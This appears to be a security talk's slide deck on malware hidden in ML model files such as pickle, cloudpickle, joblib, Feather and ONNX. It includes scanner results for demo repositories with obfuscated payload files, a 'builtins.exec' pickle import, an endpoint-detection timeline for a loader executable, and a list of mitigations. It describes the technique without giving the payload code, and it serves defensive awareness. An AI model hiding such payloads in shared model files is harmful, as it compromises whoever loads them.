
- Model 1 (Left):** Model ID is not fully visible, but the file list includes `healthcare`, `README.md` (2.58 kB), `generate_data_egg.py` (1.16 kB), `getpowershell.ps1` (603 Bytes), and `healthcare-0.1-py3.12....` (1.7 kB). The security scan for `healthcare-0.1-py3.12.egg` shows: JFrog (not available), Protect AI (No issue), ClamAV (No issue), and HF Picklescan (not a pickle).
- Model 2:** Model ID is `cloudpickle-payload-chatbot`. It has 1 contributor and 2 commits. A warning states: "This model has 1 file scanned as unsafe." The file list includes `README.md` (3.84 kB), `generate_data_cloudpi...` (1.55 kB), `getpowershell.ps1` (603 Bytes), `healthcare_chatbot.py` (3.76 kB), `requirements.txt` (95 Bytes), and `train_data_mod_obfus...` (932 Bytes). The security scan for `train_data_mod_obfuscated_fixed.cpk1` shows: JFrog (Unsafe) with the message "Pickle-based model with embedded malicious code" and a link to the JFrog Research portal; Protect AI (Unsafe) with the message "This file is vulnerable to threat(s) PAIT-PKL-100. Read full report at Protect AI".
- Model 3:** Model ID is `joblib-payload-chatbot`. It has 1 contributor and 3 commits. A warning states: "This model has 1 file scanned as unsafe." The file list includes `README.md` (2.45 kB), `generate_data_joblib.py` (932 Bytes), `getpowershell.ps1` (603 Bytes), `healthcare_chatbot.py` (2.21 kB), `requirements.txt` (95 Bytes), and `train_data_mod_o...` (395 Bytes). A red box highlights "Detected Pickle imports (1)" with the value `"builtins.exec"` and a link to "How to fix it?".
- Model 4 (Right):** Model ID is `Feather-payload-chatbot`. It has 1 contributor and 4 commits. The file list includes `.gitattributes` (1.52 kB), `README.md` (1.46 kB), `generate_data_feather...` (1.44 kB), `git` (0 Bytes), `healthcare_chatbot_fe...` (2.27 kB), and `train_data_mod_obfus...` (2.57 kB). The security scan for `train_data_mod_obfuscated_fixed.feather` shows: JFrog (not available), Protect AI (Queued), ClamAV (No issue), and HF Picklescan (not a pickle).

SERIALIZATION FORMATS FOR AI MODELS (1)

Format	AI Model / Usage	Python Library	Used in LLMs?	Functionality / Context
pickle (.pkl)	General Python Models	pickle	Yes	Used for saving Python objects, models, or datasets. Can lead to arbitrary code execution when deserialized.
cloudpickle (.cpkl)	Complex Python Objects	cloudpickle	Yes	Like pickle, but handles more complex Python objects (lambdas, functions). Common in machine learning pipelines.
joblib (.joblib)	Scikit-learn, Large Models	joblib	No	Efficiently serializes large models and NumPy arrays, often used in classical machine learning models. Not typical for LLMs.
dill (.dill)	Extended Python Models	dill	No	Like pickle but more flexible. Used in academic AI or prototypes. Rarely used for LLMs.
Feather (.feather)	Data Science (Tabular Data)	pyarrow	No	Used for fast data exchange, particularly in data science and tabular data formats. Not a common choice for AI models or LLMs.
HDF5 (.h5)	Deep Learning Models	h5py	Yes	Popular in deep learning for storing large datasets and Keras models. Frequently used with TensorFlow and other DL frameworks.
MessagePack (.msgpack)	Data Serialization	msgpack	No	A binary format that's smaller than JSON. Used for lightweight data transfer, but rarely used directly for LLMs.
ONNX (.onnx)	Cross-Framework Models	onnx, onnxruntime	Yes	Interoperable format for AI models, including deep learning models. Supports LLMs and other model types across frameworks.

Serialization Formats for AI Models (2)				
Format	AI Model / Usage	Python Library	Used in LLMs?	Functionality / Context
Parquet (.parquet)	Big Data Storage	pyarrow	No	Columnar data format used for large data storage. Useful for storing big data in pipelines, but not directly for model storage.
NumPy (.npz)	General AI Data	numpy	Yes	Efficiently stores arrays (e.g., tensors or embeddings). Used in both machine learning and LLMs for data processing.
YAML (.yaml)	Model Configuration	pyyaml	Yes	Common in model training for configuration, hyperparameters, experiment tracking. Frequently used with LLMs for setting up environments.
JSON (.json)	Configuration, Data Exchange	json	Yes	Popular format for configuration files, data serialization, and exchange in AI models, often used in LLMs for storing training data or results.
EGG (.egg)	Python Models, Packaging	setuptools	No	A distribution format for Python packages, can be used to package models for deployment. Not typically used for LLMs but useful for distributing Python-based models.
DB (.db)	General Data Storage	sqlite3, SQLAlchemy	No	Used for lightweight, local database storage. Can store model data or results, but rarely used for LLMs. Mostly used for general data storage in AI applications.

ONNX EXE DEMO



ONNX EXE ARTIFACT

Microsoft Defender

DESKTOP-3O8SM31\cyrus

Assets

Devices

Endpoints

Vulnerability management

Dashboard

Recommendations

Remediation

Inventories

Weaknesses

Event timeline

Partners and APIs

Configuration management

Email & collaboration

Review

'Wacatac' malware in a registry value was detected and removed > cyrus > d

desktop-3o8sm31

Informational Criticality: None Active

Overview Incidents and alerts Timeline Security policies

Feb 2025 Mar 2025 Apr 2025

Copy to clipboard Export Search

Event time ↓

Event

Jul 11, 2025 12:43:55.173 AM

explorer.exe created

Jul 11, 2025 12:43:55.173 AM

User DESKTOP-3O8SM31

Jul 11, 2025 12:43:49.080 AM

msedgewebview2.exe

Jul 11, 2025 12:43:49.080 AM

msedgewebview2.exe

[9704] onnx_loader_aes.exe

Process ID

9704

Execution time

Jul 11, 2025 12:43:55 AM

Command line

"onnx_loader_aes.e..."

Image file path

E:\exe\onnx_loader_aes.exe

Image file SHA1

4b8f4c36c7e49ddb8af21e4641b9e27e44bd5c9

Image file SHA256

f572cbfed6ee40b1222ab9683109599288b70cca18b887f1a5b3adc689df5a8

Execution details

Token elevation: Limited, Integrity level: Medium

Desktop information

Winsta0\Default

Signer

Unknown

VirusTotal detection ratio

0/0

Hunt for related events

MITIGATIONS & RECOMMENDATIONS

Treat All ML Models as Untrusted:

Never deserialize or load models (pickle, ONNX, etc.) from unknown or unverified sources

Hash & Signature Validation:

Verify model integrity with cryptographic signatures

Code & Model Review:

Regularly audit code, model files, and pipelines for suspicious logic, payloads, or metadata

Environment Isolation:

Always run model deserialization/inference in sandboxes, containers, or restricted environments

Scan With Specialized Tools:

Use tools like Fickling to scan for serialized code or hidden payloads



WHY TRADITIONAL SECURITY FAILS

- AI/ML file formats are an emerging malware supply chain risk
- Malicious models can evade most traditional AV/EDR security
- File extension $\neq$ safe; both content and loader behavior matter
- Traditional AV/EDR often miss encrypted, memory-only, or obfuscated payloads in ML files
- Most security tools don't inspect model content or loader behavior—behavioral monitoring is essential
- Blue teams and defenders must adapt to the realities of the ML era





**THANK
YOU**

Cyrus Parzian

iRedTeam.ai